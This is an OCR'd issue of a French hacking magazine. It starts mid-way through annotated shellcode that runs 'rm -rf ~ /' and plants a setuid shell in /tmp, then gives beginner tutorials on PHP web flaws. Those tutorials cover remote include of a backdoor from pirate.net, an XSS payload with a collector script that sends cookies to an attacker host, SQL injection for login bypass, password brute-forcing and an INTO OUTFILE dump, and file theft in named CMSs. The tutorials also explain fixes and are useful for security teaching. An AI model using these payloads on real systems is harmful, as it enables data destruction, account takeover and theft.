notl    0x4(%esi) ; NOT(0x81df998d) =
                    0x7e206672 soit "rf ~"
notl    0x8(%esi) ; NOT(0xd9dfd0df) =
                    0x26202f20 soit " / &"
notl    0xc(%esi) ; NOT(0xffffffff) = 0x0
add     $0x74,%esp ; on réduit la taille de
                     la pille de 0x74 octets.
push    %esi ; on place la chaine "rm -rf
               ~ / &" sur la pile.
lea     0x8(%ebx),%esi ; esi pointe sur
                         le début de la
                         chaine " -c ".
push    %esi ; on place la chaine " -c "
               sur la pile.
push    %ebx; on place la chaine
              "/bin/sh" sur la pile.
push    %esp; on place l'adresse de
              "/bin/sh -c rm -fr ~ / &"
              sur la pile.
pop     %ecx ; on récupère cette adresse
               dans ecx.
mov     $0xb,%al ; 0xb = SYS_execve.
int     $0x80 ; appel-système.
xor     %eax,%eax ; mise à 0 d'eax.
inc     %eax ; mise à 1 d'eax = SYS_exit.
jmp     0x39 ; jump sur l'appel-système
call    0x2 ; on retourne en haut.
.string "/bin/sh\0-c\0"
.string "cp -p /bin/sh /tmp/.phc; chmod
         4755 /tmp/.phc;"
```

Les différents typ

NEWBIE

Rien ne vaut les challenges en ligne

Pour comprendre les failles web par la pratique, tout en restant dans la légalité, rien ne vaut les challenges de hacking en ligne. Cet article passe en revue les types de failles les plus courants dans les challenges... et sur le web.

Dans ce tutorial je vais donner quelques explications sur les failles que l'ont trouve le plus sur dans les challenges de hacking. Bien sûr, il y en a tellement que je ne vais pas faire un long discours, mais juste une rapide présentation pour vous montrer comment trouver, exploiter et corriger des failles Web simples.

Il est conseillé mais pas nécessaire d'avoir des bases en php et en html pour lire cet article. Les challenges demandent de la patience et de l'acharnement, plus que des connaissances, et les solutions ne viennent pas toujours facilement. Donc ne perdez pas courage. Soyez innovent et créatif et n'hésitez pas à essayez tout ce qui vous passes par la tête, même si cela peut paraître stupide : qui sait cela peut vous mener vers la solution.

I.La faille include

La faille include est un grand classique. Elle provient d'une erreur de programmation php, commune chez les débutants. Elle n'est plus très présente sur Internet, puisque maintenant bien connue des développeurs, mais on la trouve encore dans de nombreux challenges.

C'est une faille PHP qui peut être induite dans des cas comme celui-ci :

```
include($page);/*
inclus le fichier
$page */
```

Dans ce code, j'inclus le fichier ayant pour nom la valeur de la variable $page, ce qui signifie qu'il sera évaluer au même titre que le reste de la page. Depuis le navigateur, on va donner une valeur à cette variable avec un url de ce type :

http://site.com/index.php?page=XXXX

Et bien sûr, l'utilisateur est libre de choisir n'importe quelle nom de fichier. Ansi, on peut affichier le contenu d'un fichier du serveur, ou faire s'exécuter un code malveillant (backdoors) sur le serveur à distance.

Juste pour donner un exemple :

http://site.com/index.php?page=http://pirate.net/backdoor.php

Ceci va faire s'exécuter la backdoor, si la configuration du serveur cible le permet. La plupart du temps dans les challenges, cette faille est simulée, parce qu'elle est trop dangereuse. Ainsi il faudra faire mine d'inclure un fichier local (comme /etc/passwd) ou distant (http://google.com) pour valider l'épreuve.

Des problèmes similaires se posent avec d'autres fonctions comme require, ou readfile (le code php n'est cependant pas évalué avec celle-ci).

II. Les failles de type XSS

Les failles XSS sont les failles les plus répandus sur le Net, il est donc important de savoir comment sa marche. Elles sont créées par des négligences dans la validation de contenus générés dynamiquement, par exemple produits par les fonctions echo() ou print(). Prenons cet exemple :

```
echo "salut: $pseudo";
```

Avec une url comme celui-ci : http://www.site.com/index.php?pseudo=benji, le code php va afficher sur la page "salut: benji". Mais si on donne à $pseudo la valeur <script>alert()</script>, alors cela va placer ce code javascript dans la source de la page affichée par le navigateur, et donc exécuter le code chez le visiteur.

Les failles XSS permettent entre autre de voler des cookies, de forcer des opérations et de falsifier le contenu des sites.

Voila un exemple d'attaque avec une XSS. On va s'arranger pour que la victime suive le lien suivant :

http://lesite.com/index.php?pseudo=<script>document.location='http://pirate.net/cookie.php?cokie='+docu-

RS SÉRIE
es de failles PHP

ment.cookie;</script>
Ce qui va avoir pour conséquence de faire aller le visiteur sur la page cookie.php de votre site, qui enregistrera les valeur des cookies rattachées à lesite.com.
Voici à quoi peut ressembler cookie.php :

```
// récupère la valeur de la
variable $cookie dans l'url
$cookie = $_GET['cookie'];
// et vous l'envoi par mail
mail("votre adresse mail",
    "le cookie", "$cookie");
```

Il est rare qu'un challenge propose d'utiliser du XSS de manière réaliste (avec une ouverture automatique ou manuell des liens sur un navigateur réel). La plupart du temps, il s'agit simplement de trouver le problème, voire de contourner un filtre.


Pour corriger cette failles, il faut empêcher l'exécution de scripts grâce a des fonctions php comme htmlentities(), qui remplace les caractères spéciaux nécessaire à l'évaluation de code html (<>()'{}[] »#~&) par des entité inoffensives (<, >, etc).

Ceci bloque donc l'exécution de n'importe quel code :

```
echo "salut: "
    .htmlentities(
        $pseudo);
```

III. Les .htaccess

Les fichiers ".htaccess" permettent un mécanisme d'authentification simple dans un répertoire, conjointement à un second fichier appelé généralement ".htpasswd", qui contient les passwords et logins de chaque utilisateur ayant accès au dossier protégé. Pour contourner cette sécurité, le plus simple est de s'arranger pour afficher le contenu de ce fichier.
La faille include peut être un moyen efficace :
http://www.challenge.fr/index.php?page= dossier_htaccess/.htpasswd
Parfois, le fichier ".htpasswd" n'est pas dans le dossier justement protégé par le htaccess (ça arrive plus souvent que l'on le pense), et dans ce cas un il suffit de l'appeler dans l'url pour voir son contenu :
http://www.challenge.fr/.htpasswd
Si les passwords sont normalement chiffrés – bien que les sites de challenge aient tendance à les laisser en clair - , il nous faudra donc les brute forcer (avec mdcrack ou JTR) afin de les obtenir en clair.
Des fois, en scannant le site avec Intellitamper (http://www.intellitamper.com/, programme donnant l'architecture d'un site) on peut localiser les fichiers htaccess et htpasswd.
Mettez toujours vos fichiers htpasswd dans le dossier protégé, ou en dehors des dossiers accessibles à distance. Choisir un autre nom est aussi une bonne idée.



IV. Directory listing

Avec la plupart des serveurs web, lorsque le webmaster n'a pas mis de fichier d'index dans un dossier (ni index.html, ni index.php, etc.), l'accès à celui-ci se traduit par l'affichage d'un listing automatique de tous les fichiers qu'il contient. Le risque est que si l'administrateur laisse un fichier sensible dans un dossier, contenant par exemple des mots de passe, n'importe quel visiteur un peu curieux et accédant directement à ce dossier est en mesure de découvrir son existence et de le télécharger.
Pour corriger ce problème il suffit donc de mettre un fichier index, même vide, dans chaque dossier. On peut aussi créer un fichier « .htaccess » contenant le code suivant : Options –Indexes, ce qui produira une erreur 403 à chaque tentative.
On trouve souvent cette faille dans les challenges : pensez à modifier les urls manuellement pour explorer l'arborescence du site.

V. Les headers http

A chaque fois que vous allez sur une page web votre navigateur envoi et reçoit des informations complémentaires par le biais des headers http. Par exemple, le referer (la page dont vous venez, qui contient le lien sur lequel vous venez de cliquer) et transmis par ce biais. Voici comment simuler une tête requête avec Telnet (voir capture) :

```
C:\> telnet
www.site.com 80
GET challenge.php
HTTP/1.1
Host: www.site.com
Referer: www.hackti-
nium.com
[enter][enter]
```

Il faut user de cette technique dans les challenges qui simulent un intranet faiblement protégé par exemple (qui n'accepte que les visiteurs venant d'une page interne).
Un autre header que l'on doit modifier souvent est le

Forger des requêtes avec Python

Python permet de manipuler vos requêtes de manière simple, grâce à urllib2.
Voici un exemple type :

```
import urllib, urllib2
target = 'http://challenge.com/?dummy=0'
postdata = {'login': 'guest',
            'passwd': 'guest'}
request = urllib2.Request(
    target, urllib.urlencode(postdata))
request.add_header('Referer', 'http://priv.com')
request.add_header('Cookie',
                   'admin=1; test=blah')
f = urllib2.urlopen(request)
print f.headers
open("result.html", 'w').write(f.read())
```

X-Forwarded-For: xxx.xxx.xxx.xxx qui est une moyen simple de spoofer son IP, en faisant croire que l'on passe par un proxy. Parfois il faut y ajouter un Via: NomDuProxy/x.x.

Les headers http contiennent de nombreuses requêtes que vous pourrez trouver dans LOTFREE #3 un zine ou encore sur http://www.ademio.free.com/http/

VI. Les cookies

Sur la plupart des sites que vous visitez, vous recevez des cookies pour assurer la persistance de certaines informations sur vous, comme votre nom d'utilisateur, ou un numéro de session qui vous évite de vous authentifier à chaque fois (le serveur ne peut pas vous reconnaître en fonction de votre seule adresse IP, à cause du nat et des adresses dynamiques). Techniquement, et pour faire simple, le site enregistre un cookie sur votre ordinateur à l'aide d'un header Set-Cookie: nom=valeur. Ensuite, à chaque page que vous visitez sur ce site, votre navigateur rappelle cette valeur au serveur, à l'aide d'un header Cookie: nom=valeur.

Dans certains cas, si le site faire trop confiance aux cookies que vous lui envoyer, vous pouvez l'abuser, et par exemple usurper une identité, dont celle de l'administrateur, ou provoquer des erreurs ou du XSS. Parfois, un cookie admin=1, ou userid=0, auth=true, etc. peuvent suffir à valider un épreuve.

Les cookie d'Internet Explorer sont stockés dans le dossier C:\Documents and Settings\[pseudo]\Cookies. Vous pouvez donc facilement les y modifier, avec un simple éditeur de texte. Il faudra cependant redémarrer le navigateur, et veiller à ce que les nouvelles valeurs ne soient pas écraser par ce qu'envoie le site. On peut désactiver temporairement cette mise à jour dans Outils -> Option Internet (voir capture).
Il n'est pas possible de modifier aussi facilement les cookies avec Mozilla/Firefox, mais on peut les consulter dans le Cookie Manager. On peut aussi forger directement des cookies en manipulant les headers, comme on l'a vu plus haut.

VII. Les injections SQL

L'injection sql est une faille qui permet de parasiter des requêtes SQL vers la base de données, afin d'insérer, d'effacer ou d'afficher certaines données protégées.
Dans le code vulnérable ci-dessous, on voit qu'un login bien chois peut permettre de contourner cette authentification et de se loger avec n'importe quel pseudo. Pour cela nous allons injecter dans notre input login :

```
benji'OR 1=1 /*
```

ce qui va nous donner la requête sql donnée au sommet de la page suivante.
Il faut savoir que /* marque le début d'un commentaire, ce qui fait tout ce qui suit ne sera pas exécuté, et que OR 1=1 crée une condition toujours vraie. Ainsi, même si mot de passe n'est pas le bon on est identifié. Il y a mille variantes à cette injection simple. Sur les challenges, on peut essayer systématiquement ' OR "=' et " OR ""=".
Pourtant, dans la nature, ces attaques ne réussissent que rarement, parce que les magic_quotes de php sont maintenant activés par défaut. Cette option trans-

```
$login = $_POST['login'];
$pass = $_POST['pass'];
// voici notre requête :
$sql = "SELECT login, pass FROM table_user
        WHERE login='$login' AND pass='$pass';";
$req = mysql_query($sql);// on l'exécute
$res = mysql_num_rows($req);// résultat
```

```
SELECT login, pass FROM table_user WHERE
login='benji'OR 1=1 /*' AND
                    pass='benji';";
```

forme toutes les données saisies par l'utilisateur distant de manière à empêcher les injections simples : tous les guillemets, simple ou doubles, sont « escapés », c'est-à-dire précédés d'un backslash (\) qui supprime leur signification spéciale (manuellement, on utilise addslashes()).

Dans le cas précédant, on ne pourra donc pas sortir des guillemets et insérer des commandes : 'benji\'OR 1=1' reste une chaîne de caractère normale, qui ne correspond probablement à aucun login.

Il reste cependant des cas où des variables contrôlées par l'utilisateur ne se trouvent pas coincées entre des guillemets. Par exemple lorsqu'il s'agit d'un nombre, ou pire lorsqu'un ORDER BY $champs est laissé sans surveillance. Là, le mot clé UNION, introduit tardivement dans le dialecte SQL de MySQL, est dévastateur, puisqu'il permet de lier plusieurs requêtes.

VIII. Les contournements de filtres

Il existe une fonction php nommée str_replace() qui permet de remplacer certains caractère par d'autre. On peut s'en servir pour filtrer des données de l'utilisateur, comme le montre ce mauvais exemple :

```
$msg = str_replace(
  '<script>', '', $msg);
```

Comme vous l'avez sûrement compris, si l'on envoi <script>alert()</script> ceci ce transformera en alert() et ne sera plus exécuté.

Mais si nous mettions <scr<script>ipt>alert()</scr<script>ipt> alors le code enlève les <script>, et notre code redevient <script>alert()</script> !

Il ne faut pas hésiter, dans les challenges, à donner en entrée des expressions saugrenues, avec plusieurs ouvertures de tags (<<tag>), des caractères spéciaux, etc. afin de voir ce qui se passe.

Pour ce protéger de ceci efficacement il faut utiliser la fonction htmlentities() de php sur la variable $message comme pour corriger une XSS normal.

IX. Détourner un formulaire

Examinons par exemple ce code html :

```
Bienvenue sur ma page d'identification
<form action='login.php' method='POST'>
<input type='text' name='login'><br>
<input type='passwd' name='pass'><br>
<input type='hidden' name='admin'
       value='non'>
<input type='submit' value='envoyer'>
</form>
```

Imaginons le code php allant avec ce code html :

```
[...]
$admin =$_POST['admin'];
if($admin == "oui")
 echo "vous êtes
       admin";
else
 echo "vous êtes
       simple
       membre...";
```

Ce scénario est plus commun dans les challenges que sur de vrais sites, mais pas si rare que ça.

Pour passer cette authentification il va falloir trouver un moyen d'envoyer la bonne valeur a la page « login.php ».

On ne peut changer directement le code html sur le site, mais rien n'empêche d'enregistrer la page html sur notre ordinateur et d'en modifier le contenu !

J'enregistre donc la page sur mon pc et je modifie la source comme ceci :

```
<form action=
'http://site.com/
login.php'
method='POST'>
<input type='hidden'
       name='admin'
       value='oui'>
...</form>
```

Donc que va-t-il se passer ? Je vais envoyer toutes mes valeurs a la page sur : http://www.site.com/login.php et respectant le POST et en changeant la valeur de l'input hidden, tout vas être traité par login.php.

X. Les faille upload

Certains formulaires Web permettent d'envoyer des fichiers au serveur via une requête POST.

Voici un exemple de code html pour le faire :

```
<form method='POST'
 action='upload.php'>
<input type='hidden'
 name='MAX_FILE_SIZE'
 value='10000'>
<input type='file'
 name='nom'><br>
<input type='submit'
 name='submit'
 value='envoyer'>
</form>
```

On remarque le champs MAX_FILE_SIZE, qui va comme vous l'avez sûrement devinez, définir la taille maximale de notre fichier. Cependant, certains développeurs php ignorent que cette information est seulement indicative, et destinée au navigateur seulement par les standards. Or il est aisé de la modifier (cf paragraphe précédant).

Une autre mise en scène classique des failles d'upload de fichier dans les challenges est liées à l'ancienne manière de le programmer en PHP, sans passer par la table associative $_FILES[] : les développeurs comptaient sur des variables globales comme $file_name, $file_size ou $file_type initialisées par le serveur à la réception d'un fichier correspondant au champ file. Or il est parfois possible d'écraser ces variables en utilisant des champs GET, POST, ou des cookies du même nom, afin de tromper le programme, par exemple sur la taille, le nom ou le type du fichier.

On peut aussi agir sur ces champs en manipulant directement la requête POST multipart, mais cela dépasse le cadre de cet article.

Benjilenoob

Les failles stan

NEWBIE

Recherche de failles dans NPDS

Cet article montre par quel bout commencer l'audit de sécurité d'un site web, avec l'exemple d'une version de NPDS, un gestionnaire de contenu. Les failles ont été corrigées depuis, mais la méthode reste valable !

La première chose évidente à faire lors de l'audit d'un site consiste tout simplement à le visiter. Cela permet, par exemple, de voir comment fonctionnent les parties dynamiques du site, de repérer d'éventuels messages d'erreur, les variables utilisées dans les liens, les champs utilisateur et leurs types, ou des référence au système de gestion de contenu (CMS) utilisé, ou ayant servi de base. (Note : on a remplacé l'adresse du site de test ayant servi pour cet article par example.com).

Les liens

Dans mon cas, ce sont les liens qui ont attiré en premier mon attention. Voici l'URL de la page principale, par exemple :

http://example.com/index.php?op=index.php

D'une manière générale, les liens nous informent de la structure générale du site, et de l'arborescence des répertoires utilisés. On voit trivialement que le site est réalisé en PHP. On voit aussi que la variable op est utilisée dans index.php, pour quel partie du site il faut afficher. Souvent,on trouve un faille include derrière ce genre de pratique. Pour le vérifier, on peut passer des valeurs erronées à cette variable pour essayer de produire des messages d'erreur (Warning:Unable to Include ...). Dans notre cas, nous n'avons rien trouvé de ce coté.

Les formulaires

Dans le haut de la page, on remarque la présence d'un champs de type input. C'est le formulaire de recherche. On peut vérifier s'il n'y a pas de faille de type XSS (Cross Site Scripting), en entrant du code html quelconque, pour voir s'il apparaît sur la page suivante. Par exemple, entrons: < h 1 > X s s < / h 1 > . Apparement, pas de chance pour nous, car notre première tentative est restée bloquée à l'intérieur de la balise input.

Mais en regardant de plus près le code html, on remarque ceci :

<h1>Xss</h1

<h1>Xss</h1>

```
<input size=25 type=text
 name=query value="<h1>Xss</h1>">
```

Notre code html n'a pas été altéré. Il est donc possible de sortir de la partie input en fermant la balise input en mettant "> et ainsi on obtiendra :

```
<input size=25 type=text
 name=query value=""><h1>Xss</h1>">
```

Classique. Pour plus de détails sur l'exploitation de ces failles, voir l'article sur le XSS quelques pages plus loin.

Listes et base de données

Dans la continuité de la visite des pages, nous visitons la page qui donne la liste des membres :

http://example.com/memberslist.php?letter=A&sortby=uname&list=

Cette page nous permet d'avoir la liste des utilisateurs en fonction de plusieur critères, comme ici la première lettre du pseudo. Ce lien est très intéressant car, d'une part il possède plusieurs variables (donc plusieurs faille de type XSS potentielles). Mais le plus intéressant est d'autre part de savoir si l'on a affaire à une requête sql. Pour en avoir le coeur net, il faudrait essayer de provoquer une erreur de syntaxe sql. Entrons a la place de A, dans la variables letter, les caracteres ' " (guillemets simple et double) et observons le résultat. Notons que dans notre cas, l'administrateur ne semble pas avoir enclenché l'option magic_quotes dans sa configuration de PHP. C'est rarement un bonne idée.

Voici la réponse du serveur :

```
Warning:
Supplied argument
is not a valid
MySQL result
resource in
/home/example.com/
memberslist.php
on line 162
```

ORS SÉRIE
dard d'un CMS

Les erreurs sont très importantes, car elles nous donnent des informations, entre autre, sur les fonctions qui sont utilisées dans les pages. Ici c'est le message même qui nous intéresse, pusqu'il confirme l'hypothèse posée précédemment. Il s'agit bien d'une base de donnée MySQL. Dans cette page qui recherche les pseudos des inscrits en fonction de la première lettre, on peut supposer que la requête est de la forme :

```
SELECT variables FROM table
WHERE surementpseudo LIKE '$letter%';
```

Cette requête sélectionne les entrées de la table table où le pseudo commence par la lettre A(% est un wildcard, comme * pour les noms de fichiers : *.ext). Si on modifie la valeur de la lettre et que l'on met % on obtient la requete suivante :

```
SELECT variables FROM table
 WHERE pseudo LIKE '%%';
```

Cette requête choisit tous les membres. Bof. Si on s'intéressait plutôt aux mots de passe ?

http://example.com/memberslist.php?letter=%20OR%20pass%20LIKE%20'A%'/*

Soit :

```
SELECT variables  FROM table
 WHERE pseudo LIKE ''
       OR pass LIKE 'A%'/*
```

Ici, on bascule dans le domaine de la SQL injection. On modifie complètement le sens de la requête, qui devient : tous les membres dont le mot de passe commence par A. Avouez que ça devient plus intéressant. Maintenant on peut lancer une attaque de type bruteforce, avec des requêtes successives : LIKE 'AA%', LIKE 'AB%', etc. À chaque fois qu'on trouve une nouvelle lettre (lorsque le pseudo ciblé est affiché), on passe à la suivante. Le temps de recherche est dans ce cas proportionnel au produit 26*(taille du mot de passe), et non, pour autant que les mots de passe soient stockés en clair, une puissance : 26taille.

Ce n'est bien sûr pas la seule possibilité, avec une SQL injection.

CMS open-source

Enfin, dans une page, j'ai pu remarqué le lien http://www.npds.org - French Portal Generator Gnu/Gpl Licence. Les autres références à ce programme avaient été enlevées, mais il s'agit en fait du CMS qui fait tourner le site. J'ai donc téléchargé les sources qui se trouvent sur le site officiel et ai pu constater que les failles que nous avons trouvées existent bien dans une ancienne version (nom de code Coyote, version 5.0).

La fonction removeHack() dans search.php est une tentative de filtrage générique utilisée dans tout le code.

Dans le cas du formulaire de recherches, la fonction htmlspecialchars serait sans doute plus appropriée (elle rend tout code html inopérent, supprimant le problème de Cross Site Scripting). Notre hpyothèse sur l'utilisation de LIKE est confirmée. On devrait plutôt utilser : mysql_escape_string pour filtrer les variable utilisateur, et notamment $letter.

Il est possible qu'une étude plus approfondie du code source permette de découvrir d'autres bugs.

C'est ce que l'on ferait, naturellement, lors d'un audit plus approfondi. Mais on voit dans cette exemple que l'approche « boite noire » permet déjà d'exhiber bon nombre de problèmes - qu'un pirate averti aurait vite fait d'exploiter.

eletrobug

Analyse de code

NEWBIE

Quelques exemples de failles

Cet article montre comment l'on peut aborder un code source en PHP lors d'une recherche de vulnérabilité. On y apprend comment traquer une faille et suivre différentes pistes d'attaques via le web.

Les failles décrites dans cet article son bien sûr maintenant corrigées (http://fdweb.org). La méthodologie est cependant générale, et l'on trouve toujours ce type de failles dans d'autres applications web.

Vol de fichiers

Voir en encadré le code de `include/scripts.php`.

Dans ce code, on voit qu'une fonction nommée copy() est utilisée. On se dit tout de suite que c'est un endroit du code potentiellement intéressant, susceptible d'être abusé. Mais il faut d'abord y arriver, puis voir comment on peut s'en servir.

Regardons d'abord les différentes conditions pour y arriver. La première, est que la variable $do doit valoir "save_script". On doit donc former une requête à l'aide d'une URL de ce type :

http://[target]/include/scripts.php?do=save_script

Ensuite, aucune des variables $script_username, $script_name, $script_version, $path_script, $script_descript, $user_mail ne doit être vide.

On va donc leur donner une valeur, ce qui nous donne l'url :

http://[target]/include/scripts.php?do=save_script&script_name=1&script_username=1&script_version=1&path_script=1&script_descript=1&user_mail=1

Puis on remarque que la variable $user_mail, à qui on a donné la valeur, doit avoir la forme d'un email. Ceci est vérifié grâce au REGEX (expression régulière) :

```
ereg('^[-!#$%&\'*+\\./0-
9=?A-Z^_`a-z{|}~]+'
.'@'.'[-!#$%&\'*+\\/0-
9=?A-Z^_`a-z{|}~]+\.'
.'[-!#$%&\'*+\\./0-9=?A-
Z^_`a-z{|}~]+$',
$user_mail) == 0
```

On va donc modifier l'url :

http://[target]/include/scripts.php?do=save_script&user_mail=a@a.a&script_name=1&script_username=1&script_version=1&path_script=1&script_descript=1

Puis vient la variable $path_script_name. Cette variable est normalement définie par défaut comme étant le nom du fichier contenu dans la variable $path_script. Mais elle peut être modifiée par un utilisateur... ce qui est souvent un


include/scripts.php

```
[...]
switch($do)
{
[...]
       case "save_script" :
[...]
  if (empty($script_username) ||
      empty($script_name) ||
      empty($script_version) ||
      empty($path_script) ||
      empty($script_descript) ||
      empty($user_mail)) {
        echo "ERREUR : tous les champs
              doivent être remplis.";
       exit;
  }
  if (ereg(
    '^[-!#$%&\'*+\\./0-9=?A-Z^_`a-z{|}~]+'
    .'@'.'[-!#$%&\'*+\\/0-9=?A-Z^_`a-z{|}~]+\.'
    .'[-!#$%&\'*+\\./0-9=?A-Z^_`a-z{|}~]+$',
    $user_mail) == 0) {
   echo "ERREUR : adresse email non
         valide.";
   exit;
  }
  $test = explode(".",$path_script_name);
  for ($i = 0 ; $i < count($test) ; $i++)
    $ext = $test[$i];
// suite page suivante
```

PHP en pratique

```
  if ( ($ext == "rar") || ($ext == "zip") ) {
     if ( ("$path_script"!="") ||
          ("$path_script"
           !="application/x-zip-compressed") ||
          ("$path_script"
          !="application/octet-stream") ||
          ("$path_script_size">80000 )) {
       $path_file = "up/scripts/".
    "$script_username$path_script_name";
       copy("$path_script",
            "../up/scripts/".
            "$script_username".
            "$path_script_name");
       echo "Fichier sur serveur :
             $path_script<BR>";
       echo "Fichier envoyé       :
             $path_script_name<BR>";
       echo "Taille               :
             $path_script_size<BR>";
       echo "Type                 :
             $path_script_type<BR>";

       $date_script = date("Y-m-d H:i:s");
       echo "<br><br>Script transmit avec
             succès.";
     } else {
         echo "<br><br>ERREUR : Soit ce
               n'est pas un fichier
               compressé <br>Soit le
               fichier est trop gros.";
     }
  } else {
    echo "ERREUR : Fichier non valide.";
    exit;
  }
[...]
```



facteur de faille, et qui le sera d'une certaine manière ici aussi. Mais nous n'en sommes pas encore là. La condition en rapport avec cette variable est qu'elle doit terminer par .zip ou .rar. L'url devient alors :

http://[target]/include/scripts.php?do=save_script&path_script_name=new.rar&user_mail=a@a.a&script_name=1&script_username=1&script_version=1&path_script=1&script_descript=1

Enfin, viennent les dernières lignes avant d'arriver au copy() tant attendu :) :

```
("$path_script"!="") ||
("$path_script"
 !="application/x-zip-compressed") ||
("$path_script"
!="application/octet-stream") ||
("$path_script_size">80000 )
```

Cela fait quatre conditions, dont deux ne veulent rien dire. Je m'explique. On a vu que $path_script_name retourne le nom du fichier contenu dans $path_script. Si on fait « echo $path_script; », on aura le path du fichier temporaire créé pour l'upload dans le disque dur. Donc "$path_script"!="application/x-zip-compressed" et "$path_script"!="application/octet-stream" n'arriveront jamais. La variable à utiliser dans ce cas est $path_script_type.
Cette ligne n'est donc pas à prendre un compte, d'autant plus qu'il suffit qu'une seule condition soit remplie (car elles sont séparées par || c'est-à-dire un OU logique) pour être acceptée, et $path_script n'est pas vide. L'url reste donc :

http://[target]/include/scripts.php?do=save_script&path_script_name=new.rar&user_mail=a@a.a&script_name=1&script_username=1&script_version=1&path_script=1&script_descript=1

Nous arrivons enfin à la ligne fatidique :

```
copy("$path_script","../up/scripts/
$script_username$path_script_name");
```

La variable $path_script, qui vaut pour le moment 1, est le nom du fichier qui va être copié. Il sera copié dans le dossier /up/scripts/$script_username/, sous le nom de $path_script_name, donc ici new.rar.
Pour le copier dans le fichier /up/scripts/, il suffit de donner à script_username la valeur '.', ce qui donne l'url :

http://[target]/include/scripts.php?do=save_script&script_username=.&path_script_name=new.rar&user_mail=a@a.a&script_name=1&script_version=1&path_script=1&script_descript=1

Mais, vous demandez-vous, à quoi cela pourrait donc nous servir de copier un fichier dans un .rar ? A lire des sources PHP ou tout autre fichier du disque dur du site par exemple ! En particulier, sur tout système, plusieurs fichiers contenant des mots de passe (accès à la base de données mysql, .authentification http, etc...) ont un nom connu ou prévisible. Nous venons donc réellement de détecter une faille de sécurité dans ce code.
Exemple : pour copier le code de http://[target]/index.php dans le fichier http://[target]/up/scripts/new.rar et le lire ensuite, il suffira de donner à $path_script la valeur '../index.php', grâce à l'url :

http://[target]/include/scripts.php?do=save_script&path_script=../index.php&script_username=.&path_script_name=new.rar&user_mail=a@a.a&script_name=1&script_version=1&script_descript=1

Pour le lire, il suffit d'accéder au fichier par le navigateur web. En l'absence de l'extension .php, le contenu du fichier n'est pas interprété par le serveur, et le code source apparaît.

Se logguer en admin

Cherchons maintenant des failles dans l'Espace Membre. Observez le code du fichier log_admin.php (encadré).

Agissons point par point encore une fois. D'abord, on voit deux variables qui ne doivent pas être vides : $pseudo et $password. Ensuite on extrait le mot de passe de la table admin_conf en fonction de $pseudo. Si il y a un résultat, donc que $pseudo est bien un login admin, on extrait l'id_conf de l'admin de la même table, et on l'au-

og_admin.php

```
<?
 include("member/config.php");

 if($pseudo=='' || $password=='') {
  [...]
  exit;
 }

 db_connect();

 $sql = mysql_query(
  "SELECT password FROM admin_conf
   WHERE login='$pseudo'");
 $nb = mysql_num_rows($sql);

 if($nb == 0) {
   echo "<center>";
   echo "<h3>Mauvais Identifiants</h3>";
   echo "</center>";
   mysql_close();
   exit;

 }

 else {
   $sql2 = "SELECT id_conf FROM
            admin_conf WHERE login =
            '$pseudo'";
   $req2 = mysql_query($sql2) or die(...);
   $data2 = mysql_fetch_array($req2);
   mysql_close();

   $id_conf = $data2['id_conf'];
   $expire = 365*24*3600;
   setcookie("admin","$pseudo",
             time()+$expire,"/","");
   setcookie("id_conf","$id_conf",
             time()+$expire,"/","");

   session_start();
   session_register('pseudo');
   session_register('admin_id');
   $_SESSION['log_admin'] = $pseudo;
   $_SESSION['id_admin'] = $id_conf;


   header("Location:".
          "_admin/administration.php");
 }

?>
```

thentifie grâce aux sessions et à des cookies.
Mais il n'y a **aucune vérification** du mot de passe. On vérifie juste que le pseudo existe !
Donc, si on a un pseudo admin, il suffit de l'entrer dans le formulaire, et de donner une valeur quelconque comme mot de passe (sauf nulle) pour être admin !

Enfin, dans l'authentification des membres, dans le fichier login.php, il y a une possibilité d'injection SQL si la configuration du serveur web est magic_quotes_gpc=OFF.
On y voit le code :

```
$sql = "select password from $dbtable where login='$user-
login'";
$req = mysql_query($sql);
```

Si on donne à $userlogin la valeur : ' OR 1=1 INTO OUTFILE '/complete/path/file.txt
et une valeur quelconque à $password, tous les mots de passe seront enregistrés dans le fichier /complete/path/file.txt.
Pour avoir le mot de passe d'un pseudo précis, il suffit de rajouter le pseudo au début de la valeur et de virer le OR 1=1 (ex : Bob' INTO OUTFILE '/complete/path/file.txt).

A vous de jouer maintenant. En attendant la suite dans le prochain numéro, vous pouvez auditer la suite du code et nous communiquer vos découvertes :)

frog-m@n

La vrai puissa

NEWBIE

Falsifier une page web en JS

On a toujours sous-estimé l'importance des failles XSS. Ce sont généralement les dernières à être corrigées, parce qu'elles ne compromettent pas directement la sécurité du serveur les hébergeant. Voici un exemple d'attaque qui peut pourtant faire réfléchir un webmaster à deux fois.

